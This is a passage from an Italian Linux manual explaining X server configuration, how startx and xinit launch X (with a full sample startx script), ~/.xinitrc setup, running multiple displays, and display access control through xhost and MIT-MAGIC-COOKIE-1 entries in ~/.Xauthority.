Le direttive '**Device**' e '**Monitor**' permettono di indicare le sezioni che descrivono le caratteristiche dell'adattatore grafico e del monitor.

```
Device      "S3 ViRGE"
Monitor     "Addonics MON-7C8B"
```

Inoltre, la direttiva '**DefaultDepth**', consente di selezionare la sottosezione '**Display**' predefinita, in base alla scelta della profondità di colori:

```
DefaultDepth 24
```

La sottosezione '**Display**' serve a definire le modalità di visualizzazione che si possono utilizzare in corrispondenza di una certa profondità di colori (o di grigi). In pratica, se il tipo di adattatore grafico e il servente corrispondente permettono di utilizzare profondità di colori differenti, in base al livello utilizzato e in funzione della memoria presente è possibile ottenere risoluzioni più o meno dettagliate.

```
Subsection "Display"
    Depth       24
    Modes       "1024x768" "1280x1024"
    ViewPort    0 0
EndSubsection
```

La direttiva '**Depth**' definisce la profondità di colori espressa in numero di bit. Nell'esempio, il numero 24 rappresenta la possibilità di gestire circa 16 milioni di colori (o grigi), dal momento che con 24 bit si possono rappresentare esattamente 16777216 cifre differenti (2^{24} = 16777216).

```
Depth       24
```

La direttiva '**Modes**' elenca le modalità utilizzabili con la profondità di colori definita nella sottosezione. Queste modalità sono indicate per nome, in base a quanto dichiarato nella sezione '**Monitor**', attraverso le direttive '**Modeline**' o '**Mode**', oppure in base alle definizioni VESA predefinite.

```
Modes       "1024x768" "1280x1024"
```

La disponibilità di più modalità che fanno riferimento a risoluzioni differenti, fa sì che si definisca implicitamente una dimensione virtuale della superficie grafica, pari alla risoluzione massima. Questa dimensione deve essere tale da non superare la richiesta di memoria video, comunque deve essere maggiore o uguale alla massima dimensione stabilita con la direttiva '**Modes**'. Quando si utilizza una superficie grafica virtuale più grande di quella effettiva che appare sullo schermo, può essere utile stabilire quale sia la posizione iniziale, all'avvio del ser-

vente. Ciò si ottiene con la direttiva '**`ViewPoint`**', dove solitamente si utilizzano le coordinate 0 0, a indicare l'angolo superiore sinistro.

```
ViewPort    0 0
```

224.4 Accesso a un servente di caratteri

È già stata descritta a grandi linee la sezione '**`Files`**' della configurazione di X, in cui si trovano in particolare le direttive '**`FontPath`**', per dichiarare la collocazione dei file contenenti le informazioni sui caratteri tipografici da visualizzare.

Secondo questo tipo di impostazione, ogni volta che si aggiunge una directory contenente altri caratteri, occorre modificare la configurazione di X per includere anche quella tra i percorsi previsti. Per semplificare l'accesso ai caratteri esistono dei ***serventi di caratteri***, con i quali X può comunicare attraverso la rete, oppure solo dei socket di dominio Unix. In altri termini, un servente di caratteri può offrire il suo servizio attraverso la rete, per più di un elaboratore, oppure anche solo localmente, per mezzo di file socket.

Esistono diversi programmi che possono svolgere il compito di un servente di caratteri (per esempio Xfs,[4] X-TT[5] e Xfstt[6]); inoltre, spesso l'installazione di un servente del genere diventa quasi obbligatoria per via delle dipendenze stabilite da chi organizza la propria distribuzione GNU. Senza entrare nell'analisi del funzionamento di un servente di caratteri, basti sapere che di solito questi sono in funzione in attesa di connessioni sulla porta 7100 TCP e se usano un socket di dominio Unix, dovrebbe corrispondere al file '`/tmp/.font-unix/fs7100`'. Se poi si gestiscono più serventi di caratteri nello stesso elaboratore, il numero della porta potrebbe essere un valore leggermente più alto, come 7101 o 7110, a cui si associa di conseguenza il file '`/tmp/.font-unix/fs7101`' o '`/tmp/.font-unix/fs7110`'.

In presenza di uno o più serventi di caratteri, si deve intervenire nella configurazione di X per dichiarare come questi possono essere raggiunti. In caso di socket di dominio Unix, si usano direttive di questo tipo:

```
FontPath "unix/:71nn"
```

In caso di connessioni attraverso la rete, si può provare una di queste due direttive:

```
FontPath "inet/nodo:71nn"
```

```
FontPath "tcp/nodo:71nn"
```

Naturalmente, ***nn*** va sostituito con il valore esatto, in base alla configurazione del servente di caratteri a cui si vuole accedere.

[1] **X.Org** MIT più altre licenze per porzioni particolari di codice

[2] **XFree86** MIT più altre licenze per porzioni particolari di codice

[3] Quando si parla di cose legate all'informatica, è facile sbagliarsi. La frequenza si misura in hertz (simbolo: «Hz»), che rappresenta il numero di cicli al secondo. I moltiplicatori di questa unità di misura sono quelli standard, quindi '`k`' sta per 1000 e **non** 1024.

[4] **X** MIT più altre licenze per porzioni particolari di codice

[5] **X** MIT più altre licenze per porzioni particolari di codice

[6] **Xfstt** GNU LGPL

X: funzionamento e accesso

Con le distribuzioni GNU normali, dopo la configurazione del servente X, dovrebbe essere sufficiente avviare lo script '**startx**', senza argomenti, per vedere funzionare questo ambiente grafico.

$ **startx** [*Invio*]

Avendo avviato il servente X, vale la pena di provare a cambiare la risoluzione di visualizzazione attraverso la combinazione [*Ctrl Alt* ⊞] («control», «alt», «+ del tastierino numerico») e [*Ctrl Alt* ⊟] («control», «alt», «– del tastierino numerico»).

Per passare dal servente X a una console virtuale, è sufficiente utilizzare la combinazione [*Ctrl Alt F1*], oppure [*Ctrl Alt F2*],... invece del solito [*Alt Fn*] che non potrebbe funzionare. Il servente X occupa normalmente la posizione della prima console virtuale libera, che solitamente è la settima; per cui si raggiunge con la combinazione [*Ctrl Alt F7*].

Per concludere l'esecuzione del servente X ci sono due modi:

- interrompere il servente attraverso la combinazione [*Ctrl Alt Backspace*];
- concludere l'esecuzione del gestore di finestre o di altro programma analogo.

L'interruzione dell'esecuzione del servente X con la combinazione [*Ctrl Alt Backspace*] è il modo più brutale, ma può essere opportuno quando non si vede più nulla, specie quando si è avviato X dopo una configurazione sbagliata.

225.1 Procedura di avvio

Nelle sezioni precedenti si è accennato al modo con cui è possibile avviare e concludere il funzionamento del servente X. Dovrebbe essere chiaro che per avviare X si utilizza normalmente lo script '**startx**' (anche se non è l'unico modo possibile), dal quale si sviluppa una struttura piuttosto articolata che è opportuno conoscere.

Quando sono disponibili diversi serventi grafici distinti a seconda del tipo di adattatore grafico, si crea un collegamento simbolico in modo da poter avviare il servente giusto utilizzando semplicemente il nome '**X**'. In pratica, dovrebbe essere il programma di configurazione stesso che provvede a sistemare questa cosa.

Se si avvia semplicemente il servente, utilizzando il nome '**X**' oppure quello specifico di un adattatore grafico particolare, si ottiene solo una superficie grafica su cui fare scorrere il mouse. Per poter fare qualcosa, occorre almeno avere in funzione un programma che consenta di avviarne altri. Occorrono cioè dei clienti.[1]

Per risolvere questo problema si deve utilizzare il programma '**xinit**', attraverso il quale si possono definire alcuni clienti di partenza (per esempio un gestore di finestre), il tipo di servente da utilizzare e le sue opzioni eventuali.

225.1.1 Utilizzo di «xinit»

Il programma '**xinit**' viene usato per avviare il servente X e un primo programma cliente. Quando questo programma cliente termina la sua esecuzione, '**xinit**' invia un segnale di interruzione al servente X e quindi, a sua volta, termina la sua esecuzione.

```
xinit [[cliente] opzioni] [ -- [servente] [stazione_grafica] opzioni]
```

Se non viene indicato un programma cliente specifico, '**xinit**' tenta di avviare il file '`~/.xinitrc`', che di solito dovrebbe corrispondere a uno script; se questo manca, tenta di avviare il programma '**xterm**' nel modo seguente:

```
xterm -geometry +1+1 -n -login -display :0
```

Se non viene indicato un programma servente specifico, '**xinit**' tenta di avviare il file '`~/.xserverrc`'; se questo manca, tenta di avviare il programma '**X**' nel modo seguente:

```
X :0
```

Quando si vuole fare in modo che il servente X venga avviato inizialmente con un gruppetto di programmi clienti, si fa in modo che '**xinit**' utilizzi per questo uno script. Di solito si tratta proprio del file '`~/.xinitrc`', quello che verrebbe avviato in modo predefinito. All'interno di questo script, i programmi dovrebbero essere avviati sullo sfondo, con la possibile eccezione di quelli che terminano immediatamente la loro funzione. L'ultimo di questi programmi deve funzionare in primo piano (*foreground*), in modo che la sua conclusione corrisponda con quella dello script stesso.

Di solito, '**xinit**' viene avviato senza l'indicazione esplicita di cliente e servente. Se si intende utilizzare questa possibilità, i nomi di cliente e servente devono comprendere il percorso per raggiungerli: devono cioè iniziare con un punto ('**.**') oppure con una barra obliqua ('**/**'). Diversamente non verrebbero riconosciuti come tali, ma come opzioni per il programma cliente o per il programma servente, a seconda che si trovino a sinistra o a destra dei due trattini di separazione ('**--**'). Segue la descrizione di alcuni esempi.

- `$` **`xinit &`** [*Invio*]

  Avvia '**xinit**' con i valori predefiniti (sullo sfondo). In questo modo '**xinit**' tenta di avviare il servente X utilizzando il programma o lo script '`~/.xinitrc`' come cliente, oppure il programma '**xterm**' in sua mancanza.

- `$` **`xinit -- /usr/bin/X11/X &`** [*Invio*]

  Si richiede a '**xinit**' di avviare il servente '`/usr/bin/X11/X`' (probabilmente è un programma con privilegi speciali che a sua volta avvia '`/usr/bin/X11/Xorg`'). Per quanto riguarda il cliente, si utilizzano i valori predefiniti.

- `$` **`xinit -- -depth 16`** [*Invio*]

'**xinit**' avvia il servente X predefinito, con l'argomento '**-depth 16**', attraverso cui si richiede una profondità di colori di 16 bit/pixel ($2^{16} = 65535$). Per quanto riguarda il cliente, si utilizzano i valori predefiniti.

Il modo migliore per verificare cosa accade quando si avvia '**xinit**' è quello di verificare l'interdipendenza tra i processi attraverso '**pstree**'. Supponendo di avere avviato '**xinit**' senza argomenti si dovrebbe ottenere uno schema simile a quello seguente:

```
...---xinit-+-Xorg
            `-xterm---sh
```

In questo caso si può osservare che '**xinit**' avvia il terminale grafico '**xterm**', che a sua volta avvia una shell.

225.1.2 Utilizzo di «startx»

Nella sezione precedente si è visto che è possibile avviare il servente X attraverso '**xinit**'. Questo modo potrebbe però risultare scomodo quando si ha la necessità di utilizzare sistematicamente determinati attributi. Il sistema grafico dovrebbe essere avviato attraverso lo script '**startx**', che è predisposto per '**xinit**' nel modo più adatto alle esigenze particolari del proprio sistema.

Di solito le distribuzioni GNU forniscono uno script adattato alla loro impostazione, oppure, lo stesso programma di configurazione di X potrebbe predisporre da solo questo file. In ogni caso, l'amministratore del sistema dovrebbe rivedere questo script ed eventualmente ritoccarlo.

La sintassi di '**startx**', quando si tratta di una versione aderente all'impostazione originale di X, è praticamente uguale a quella di '**xinit**'.

startx [[*cliente*] *opzioni*] [-- [*servente*] *opzioni*]

Lo script '**startx**' offre però la possibilità di predisporre delle opzioni predefinite per cliente e servente.

```
#!/bin/sh

# $Xorg: startx.cpp,v 1.3 2000/08/17 19:54:29 cpqbld Exp $
#
# This is just a sample implementation of a slightly less primitive
# interface than xinit.  It looks for user .xinitrc and .xserverrc
# files, then system xinitrc and xserverrc files, else lets xinit choose
# its default.  The system xinitrc should probably do things like check
# for .Xresources files and merge them in, startup up a window manager,
# and pop a clock and serveral xterms.
#
# Site administrators are STRONGLY urged to write nicer versions.
#
# $XFree86: xc/programs/xinit/startx.cpp,v 3.7 2001/04/19 15:08:32 dawes Exp $

userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/lib/X11/xinit/xinitrc
sysserverrc=/usr/lib/X11/xinit/xserverrc
defaultclient=/usr/bin/X11/xterm
```

```
defaultserver=/usr/bin/X11/X
defaultclientargs=""
defaultserverargs=""
clientargs=""
serverargs=""

if [ -f $userclientrc ]; then
    defaultclientargs=$userclientrc
elif [ -f $sysclientrc ]; then
    defaultclientargs=$sysclientrc
fi

if [ -f $userserverrc ]; then
    defaultserverargs=$userserverrc
elif [ -f $sysserverrc ]; then
    defaultserverargs=$sysserverrc
fi

whoseargs="client"
while [ x"$1" != x ]; do
    case "$1" in
# extraneous null string required to keep cpp from treating "/*" as a C comment
    /''*|\.*)
        if [ "$whoseargs" = "client" -a x"$clientargs" = x ]; then
            client="$1"
        elif [ x"$serverargs" = x ]; then
            server="$1"
        fi
        ;;
    --)
        whoseargs="server"
        ;;
    *)
        if [ "$whoseargs" = "client" ]; then
            clientargs="$clientargs $1"
        else
            # display must be the FIRST server argument
            if [ x"$serverargs" = x ] && expr "$1" : '^:[0-9]\+$' > /dev/null 2>&1; then
                display=$1
            else
                serverargs="$serverargs $1"
            fi
        fi
        ;;
    esac
    shift
done

# process client arguments
if [ x"$client" = x ]; then
    # if no client arguments either, use rc file instead
    if [ x"$clientargs" = x ]; then
        if [ -f $userclientrc ]; then
            client=$userclientrc
        elif [ -f $sysclientrc ]; then
            client=$sysclientrc
        fi
    else
```

```
        client=$defaultclient
    fi
fi

# process server arguments
if [ x"$server" = x ]; then
    # if no server arguments or display either, use rc file instead
    if [ x"$serverargs" = x -a x"$display" = x ]; then
        if [ -f $userserverrc ]; then
            server=$userserverrc
        elif [ -f $sysserverrc ]; then
            server=$sysserverrc
        fi
    else
        server=$defaultserver
    fi
fi

if [ x"$XAUTHORITY" = x ]; then
    export XAUTHORITY=$HOME/.Xauthority
fi

removelist=

# set up default Xauth info for this machine

authdisplay=${display:-:0}
mcookie=`mcookie`
for displayname in $authdisplay `hostname -f`$authdisplay; do
    if ! xauth list "$displayname" | grep "$displayname " >/dev/null 2>&1; then
        xauth add $displayname . $mcookie
        removelist="$displayname $removelist"
    fi
done

xinit $client $clientargs -- $server $display $serverargs

if [ x"$removelist" != x ]; then
    xauth remove $removelist
fi

if command -v deallocvt > /dev/null 2>&1; then
    deallocvt
fi
```

Nell'esempio appena visto, sarebbe sufficiente modificare le prime righe per definire delle opzioni predefinite, attribuendo un valore alle variabili '**`clientargs`**' e '**`serverargs`**'. La prima si riferisce alle opzioni per il cliente, la seconda per quelle del servente.

Per esempio, volendo avviare il servente, attraverso '**`startx`**', con una risoluzione di 16 bit/pixel, basterebbe modificare le prime righe come nell'esempio seguente, in modo da fornire al servente l'opzione '**`-depth 16`**'.

```
userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/lib/X11/xinit/xinitrc
sysserverrc=/usr/lib/X11/xinit/xserverrc
defaultclient=/usr/bin/X11/xterm
defaultserver=/usr/bin/X11/X
defaultclientargs=""
defaultserverargs=""
clientargs=""
serverargs="-depth 16"
```

Tuttavia, si scorge facilmente la possibilità di usare dei file di configurazione generali per tutto il sistema:

```
sysclientrc=/usr/lib/X11/xinit/xinitrc
sysserverrc=/usr/lib/X11/xinit/xserverrc
```

Pertanto, la possibilità di modificare direttamente lo script è da considerare solo come ultima risorsa.

Se il funzionamento dello script indicato come esempio non dovesse risultare chiaro, ecco in breve la descrizione delle varie fasi in esso contenute.

1. Vengono definite delle variabili per le impostazioni predefinite.
2. Si determina quale script utilizzare per l'avvio dei programmi clienti e quale per l'avvio del servente.
3. Nel ciclo '**`while`**', vengono scanditi gli eventuali argomenti utilizzati per avviare '**`startx`**'; se ne vengono trovati, questi prendono il sopravvento su quelli predefiniti.
4. Se ci sono argomenti vengono utilizzati, altrimenti si fa riferimento al contenuto dei file di configurazione.
5. Se non è definita la variabile di ambiente '**`XAUTHORITY`**', questa viene creata inserendovi il contenuto del file '`~/.Xauthority`'.
6. Definisce l'autorizzazione all'accesso alla stazione grafica (*display*) attraverso una stringa generata in modo casuale, con il programma '**`mcookie`**'.
7. Avvia '**`xinit`**' con gli argomenti determinati in base all'elaborazione precedente.
8. Al termine del funzionamento di '**`xinit`**', elimina l'autorizzazione concessa precedentemente.
9. Infine, viene liberata la memoria usata per l'utilizzo della console virtuale in cui prima si collocava il sistema grafico.

Da quanto visto finora, si può intuire l'importanza dello script '`~/.xinitrc`'. È il mezzo attraverso cui avviare più programmi clienti, ma non solo: esistono programmi che hanno lo scopo di configurare alcune impostazioni del servente X e questo è l'unico posto comodo per metterli in esecuzione in modo automatico. Un esempio di questi programmi è '**`xset`**'.

Supponendo di avere avviato '**`startx`**' senza argomenti, si dovrebbe ottenere uno schema simile a quello seguente:

```
...---startx---xinit-+-Xorg
                     `-twm
```

Come si può osservare, rispetto allo stesso esempio visto nella sezione precedente, si ha '**startx**' che avvia '**xinit**', il quale poi provvede al resto.

225.1.3 Script «~/.xinitrc»

Questo script è quello predefinito per l'avvio dei primi programmi clienti di un servente X avviato attraverso il programma '**xinit**'.

Per preparare il proprio script personalizzato si può partire da quello predefinito della distribuzione GNU che dovrebbe trovarsi all'interno di '/usr/lib/X11/xinit/' (oppure '/etc/X11/xinit/'). Basta copiarlo nella propria directory personale e cambiargli nome facendolo diventare '~/.xinitrc'.

La preparazione di questo script è molto importante, se non altro perché permette di definire il tipo di gestore di finestre che si vuole utilizzare.

Un tempo, il file predefinito era piuttosto complesso, includendo la procedura di autorizzazione all'accesso per la stazione grafica. Recentemente le cose sono cambiate e il problema di questa autorizzazione è stato spostato nello script '**startx**'. Pertanto, se verso la fine del file si incontra un commento del tipo '**# start some nice programs**', si possono aggiungere dei comandi solo dopo quel punto; diversamente, se il file non contiene nulla di particolare, lo si può semplicemente scrivere da zero. L'esempio seguente si riferisce a un'impostazione recente, in cui il file '~/.xinitrc' può limitarsi a contenere solo ciò che serve direttamente all'utente finale:

```
#!/bin/sh
xsetroot -solid SteelBlue
exec twm
```

Il programma '**xsetroot**' definisce lo sfondo, in questo caso solo un colore, quindi termina immediatamente l'esecuzione. Il programma '**twm**' è il gestore di finestre (*window manager*) da avviare; in particolare si usa il comando '**exec**' allo scopo di rimpiazzare la shell. Eventualmente, prima di avviare il gestore di finestre si possono indicare altri programmi che si vuole siano già pronti in esecuzione quando si avvia il servente. Per esempio, volendo avviare '**xclock**' basterebbe modificare le ultime righe come segue:

```
# start some nice programs
xsetroot -solid SteelBlue
xclock -geometry +0+0 &
exec twm
```

In questo caso, '**xclock**' viene avviato sullo sfondo perché altrimenti, a differenza di '**xsetroot**', rimarrebbe in funzione fino al ricevimento di un segnale di interruzione, impedendo così l'avvio del gestore di finestre fino al termine del suo funzionamento.[2]

> Si deve ricordare che si tratta di uno script, pertanto occorre che gli siano attribuiti i permessi necessari di esecuzione.

225.1.4 Configurazione globale e sequenza di script

Quando si vuole fare in modo che si possa mettere in funzione il sistema grafico X senza costringere gli utenti a predisporre la loro personalizzazione tramite il file '~/.xinitrc', si deve essere in grado di risalire alla configurazione generale. In questo senso, ogni distribuzione GNU potrebbe avere una propria politica e questo rischia di complicare le cose. Qui viene proposta una situazione, ma in pratica ognuno deve rifare una propria ricerca.

Si parte dallo script '**startx**' per determinare la collocazione dei file di configurazione predefiniti:

```
userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/lib/X11/xinit/xinitrc
sysserverrc=/usr/lib/X11/xinit/xserverrc
defaultclient=/usr/bin/X11/xterm
defaultserver=/usr/bin/X11/X
```

In questo caso, si intende intuitivamente che:

- lo script da usare per avviare i programmi clienti, secondo le impostazioni degli utenti, è '~/.xinitrc', mentre quello che stabilisce quale sia il programma servente è '~/.xserverrc';
- in mancanza degli script degli utenti, si usano '/usr/lib/X11/xinit/xinitrc' e '/usr/lib/X11/xinit/xserverrc' rispettivamente;
- in mancanza anche di questi file, si avvia semplicemente il programma '**xterm**' come cliente e il programma '**X**' come servente.

Tuttavia, dal momento che gli script '/usr/lib/X11/xinit/xinitrc' e '/usr/lib/X11/xinit/xserverrc' servono in pratica alla configurazione del sistema grafico, è normale che la loro collocazione reale sia invece nella directory '/etc/X11/xinit/', dove i nomi di origine corrispondono soltanto a dei collegamenti simbolici. Nello stesso modo, il file '/usr/bin/X11/X' che rappresenta il servente predefinito, dovrebbe essere un programma che si limita ad avviare a sua volta il file '/etc/X11/X', che a sua volta dovrebbe essere un altro collegamento simbolico che punta all'eseguibile corretto (di solito '/usr/bin/X11/Xorg').

Giunti a questo punto conviene dare un'occhiata ai file '/usr/lib/X11/xinit/xinitrc' e '/usr/lib/X11/xinit/xserverrc', ovvero a '/etc/X11/xinit/xinitrc' e '/etc/X11/xinit/xserverrc'. Il file 'xinitrc' potrebbe presentarsi così:

```
#!/bin/sh
# $Xorg: xinitrc.cpp,v 1.3 2000/08/17 19:54:30 cpqbld Exp $

# /etc/X11/xinit/xinitrc
#
# global xinitrc file, used by all X sessions started by xinit (startx)

# invoke global X session script
. /etc/X11/Xsession
```

In questo caso, si vede che viene letto il contenuto del file '/etc/X11/Xsession' e trattato come una prosecuzione dello script stesso. Attraverso questo script ulteriore, si fanno poi una serie di altre operazioni, con cui si configura in pratica ciò che viene così definito come ***sessione***.

> Il sistema grafico X può essere usato senza doversi prendere cura della configurazione della sessione. In pratica, si ottiene questo usando il file '~/.xinitrc' personalizzato, perché in tal modo si esclude l'uso dello script '**xinitrc**' globale, senza il quale non si attiva lo script '**Xsession**'. Tuttavia, se si vogliono usare convenientemente quelli che sono definiti come ***gestori di sessione*** (per esempio Gnome o KDE, che si collocano al di sopra dei comuni gestori di finestre), non si può evitare il passaggio per lo script '**Xsession**'.

Senza entrare nel dettaglio dello script '**Xsession**', vale la pena di annotare che questo, se lo trova, utilizza anche il file '~/.Xsession', nel caso un utente volesse definire l'utilizzo di un gestore di sessione diverso da quello predefinito.

Volendo dare un'occhiata allo script '**xserverrc**', si potrebbe trovare un contenuto simile a quello seguente:

```
#!/bin/sh
exec /usr/bin/X11/X -dpi 100 -nolisten tcp
```

In pratica, si avvia il file '/usr/bin/X11/X' ('/usr/bin/X11/X'), che, come già descritto, dovrebbe corrispondere in pratica a un collegamento simbolico riferito a '/etc/X11/X', il quale, a sua volta, dovrebbe essere un collegamento che punta al servente adatto per il proprio elaboratore.

> In questo caso particolare, si vede che, per motivi di sicurezza, sono inibite espressamente le comunicazioni di rete attraverso il protocollo TCP/IP, con l'opzione '**-nolisten tcp**'. Pertanto, un utente che volesse abilitarle, dovrebbe scrivere il proprio file '~/.xserverrc', senza l'uso di questa opzione.

225.2 Privilegi per il funzionamento di un servente grafico

Esiste un particolare importante a proposito del funzionamento di un servente: per poter svolgere il suo compito deve poter accedere a certe risorse disponendo di privilegi adeguati. Perché ciò avvenga e sia consentito l'uso da parte di utenti comuni, è necessario che l'eseguibile che lo rappresenta abbia i permessi necessari a renderlo capace di questo. In pratica deve appartenere all'utente '**root**' e avere il bit SUID attivo (SUID-root). Generalmente, il file '/usr/bin/X11/X' è un programma che ottiene tali privilegi e si occupa di avviare il collegamento '/etc/X11/X'. L'esempio seguente mostra i permessi di questo file:

$ **ls -l /usr/bin/X11/X** [*Invio*]

```
-rwsr-sr-x   1 root    root         7400 gen 29 18:35 /usr/bin/X11/X
```

In questo modo, l'utente comune non può avviare direttamente l'eseguibile del servente grafico che preferisce, ma deve limitarsi a usare '**X**'.

225.3 Stazioni grafiche virtuali multiple

X può gestire più di una stazione grafica virtuale simultaneamente, con una modalità d'uso simile a quella delle console virtuali di un sistema GNU/Linux. In pratica, è possibile avviare diversi serventi X a cui si abbina un numero di stazione grafica differente. Dal momento che si tratta sempre della stessa macchina fisica, la configurazione non cambia.

L'avvio di più stazioni grafiche virtuali può creare dei problemi con il mouse se il dispositivo corrispondente non consente la lettura simultanea da parte di più processi. Questo è sempre lo stesso problema legato ai mouse bus e si può risolvere utilizzando il demone '**`gpm`**' con l'opzione '**`-R`**', facendo poi in modo che X utilizzi il dispositivo '`/dev/gpmdata`'.

Come è stato descritto nelle sezioni precedenti, il sistema grafico viene avviato generalmente attraverso lo script '**`startx`**', o eventualmente richiamando direttamente il programma '**`xinit`**'. Quando non si specificano opzioni particolari, si intende voler avviare il servente X utilizzando la stazione grafica '**`:0`**'. In un sistema GNU/Linux, ciò si traduce in pratica nell'utilizzo della posizione corrispondente alla prima console virtuale disponibile, che di solito è la settima.

Se si vogliono avviare altri serventi X, occorre specificare un diverso numero di stazione grafica, cosa che serve solo a distinguerle. Così, ogni nuovo servente avviato va a utilizzare una posizione corrispondente alla prima console virtuale rimasta libera. In pratica, [*Ctrl Alt F7*] dovrebbe permettere di raggiungere la prima di queste stazioni grafiche virtuali, [*Ctrl Alt F8*] la successiva e così di seguito.

Semplificando quanto mostrato nelle sezioni precedenti, a proposito di '**`xinit`**' e di '**`startx`**', si può fare riferimento alla sintassi seguente per avviare un servente X.

```
xinit -- [stazione_grafica] [opzioni]
```

```
startx -- [stazione_grafica] [opzioni]
```

Dopo i due trattini di separazione della parte cliente da quella servente, è possibile indicare il numero della stazione grafica, e subito dopo si possono indicare altre opzioni.

Di solito, si avvia '**`startx`**' (e meno frequentemente si avvia direttamente '**`xinit`**') senza indicare alcuna stazione grafica, facendo riferimento implicitamente al numero '**`:0`**'. Dopo averne avviato uno con questo numero, non ne possono essere avviati altri con lo stesso, quindi, se si vogliono gestire più serventi contemporaneamente, occorre definire la stazione grafica.

`$` **`startx -- :1`** [*Invio*]

L'esempio mostrato avvia una copia del servente X utilizzando la stazione grafica '**`:1`**'.

Ci possono essere dei motivi per avviare diversi serventi X simultaneamente; per esempio per avere due o più sessioni funzionanti in qualità di utenti differenti, oppure per poter confrontare il funzionamento in presenza di diverse opzioni del servente, come nel caso seguente, dove si specifica una profondità di colori di 16 bit.

```
$ startx -- :2 -depth 16[Invio]
```

È importante tenere a mente che le opzioni del servente, che nell'esempio sono costituite solo da '**-depth 16**', vanno poste dopo l'indicazione della stazione grafica.

225.4 Definizione dello schermo

Per l'utilizzo normale che si può fare di X non è necessario doversi rendere conto che ogni programma cliente deve specificare lo schermo su cui vuole apparire. Infatti, viene definita automaticamente la variabile di ambiente '**DISPLAY**' contenente le coordinate dello schermo predefinito. Modificando eventualmente il contenuto di questa variabile, si cambia l'indicazione dello schermo predefinito per i programmi che vengono avviati ricevendo quel valore.

Generalmente è possibile informare un programma dello schermo su cui questo deve apparire attraverso un argomento standard, '**-display**', descritto nel capitolo 240.

225.5 Accedere allo schermo

Quando si esegue una sessione TELNET, o qualunque altra cosa che permetta di accedere a un sistema remoto, si avvia una procedura di accesso su un altro elaboratore, utilizzando il proprio come terminale o console remota. Quando si utilizza un servente X è possibile condividere lo schermo del proprio monitor. Per farlo occorre autorizzare l'utilizzo del proprio schermo all'elaboratore remoto. Si osservi il comando seguente:

```
tizio@dinkel.brot.dg:~$ xterm -display :0 &[Invio]
```

Si tratta dell'utente '**tizio**', che dall'elaboratore *dinkel.brot.dg* intende avviare il programma '**xterm**' utilizzando lo schermo '**:0**' presso il suo stesso elaboratore locale. Si osservi anche che se l'utente in questione avvia questo comando da una finestra di terminale che si trova già a funzionare sullo schermo '**:0**', il comando seguente significherebbe la stessa cosa, in quanto l'informazione sullo schermo verrebbe ottenuta dalla variabile di ambiente '**DISPLAY**', senza bisogno di utilizzare l'opzione '**-display**':

```
tizio@dinkel.brot.dg:~$ xterm &[Invio]
```

Questo comando avvia '**xterm**', il quale tenta di connettersi con il servente X che gestisce lo schermo locale '**:0.0**' (abbreviato con '**:0**'), allo scopo di poterlo utilizzare: se il servente X si rifiuta, '**xterm**' deve rinunciare.

L'autorizzazione ad accedere allo schermo deve essere definita anche per lo stesso utente che ha avviato il servente X; tuttavia, questa autorizzazione viene predisposta inizialmente in modo automatico, attraverso '**startx**', oppure uno degli altri script coinvolti.

L'autorizzazione all'utilizzo del proprio schermo grafico da parte di programmi in esecuzione su altri elaboratori connessi in rete può avvenire semplicemente in base a un elenco di indirizzi autorizzati, oppure attraverso altre forme di riconoscimento. Qui vengono spiegati solo i modi più semplici e meno sicuri; per avere una visione completa delle possibilità si devono consultare le pagine di manuale *X(1)*, *xauth(1)* e *Xsecurity(1)*.

È importante non sottovalutare il pericolo di un accesso indesiderato al proprio servente X, in quanto un aggressore preparato può sfruttare questa possibilità per arrivare anche a utilizzare la tastiera. In pratica, un aggressore potrebbe fare tutto quello che gli concedono i privilegi con cui è stato avviato il servente X.

Il metodo più semplice in assoluto per concedere l'accesso al servente X è quello di stabilire attraverso il comando '**`xhost`**' quali sono gli elaboratori che possono accedere. Questo significa implicitamente che tutti gli utenti di questi elaboratori possono accedere. Volendo distinguere tra gli utenti, occorre utilizzare almeno il metodo delle chiavi in chiaro ('**`MIT-MAGIC-COOKIE-1`**').

Per attuare in pratica questo secondo meccanismo, viene utilizzato un file di configurazione personale, '`~/.Xauthority`', nel quale sono elencati degli indirizzi di serventi X e le chiavi di accesso relative. Questo file non è leggibile direttamente; tuttavia, a titolo di esempio, potrebbe contenere le informazioni seguenti, che si riferiscono all'utente '**`tizio`**' presso il solito elaboratore *`dinkel.brot.dg`*:

```
dinkel/unix:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
dinkel.brot.dg:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Questo contenuto determina che il servente X, avviato dall'utente a cui appartiene questo file, accetta connessioni locali (attraverso un socket di dominio Unix) e connessioni remote, attraverso la tecnica del '**`MIT-MAGIC-COOKIE-1`**', quando chi accede fornisce la chiave di riconoscimento '**`0f207ef0f71e2490b0648c26ed4f3e41`**'. In questo caso, la chiave è la stessa, sia per le connessioni locali, sia per quelle attraverso la rete, ma potrebbero essere diverse; ciò che conta è che il cliente sia in grado di fornire la chiave giusta in base al tipo di connessione che effettua con il servente.

Per fare in modo che il cliente sappia quale chiave utilizzare, occorre che l'utente che tenta di accedere al servente X abbia un file '`~/.Xauthority`' contenente un record adatto. In pratica, se l'utente '**`caio`**' vuole accedere, deve avere il record seguente nel caso questo avvenga nell'ambito dello stesso elaboratore locale:

```
dinkel/unix:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Oppure, gli serve il record successivo nel caso debba accedere da un altro elaboratore:

```
dinkel.brot.dg:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Lo stesso utente che ha avviato il servente X deve essere autorizzato, attraverso il proprio file '`~/.Xauthority`' che serve per questo scopo, imponendo agli altri la chiave di accesso.

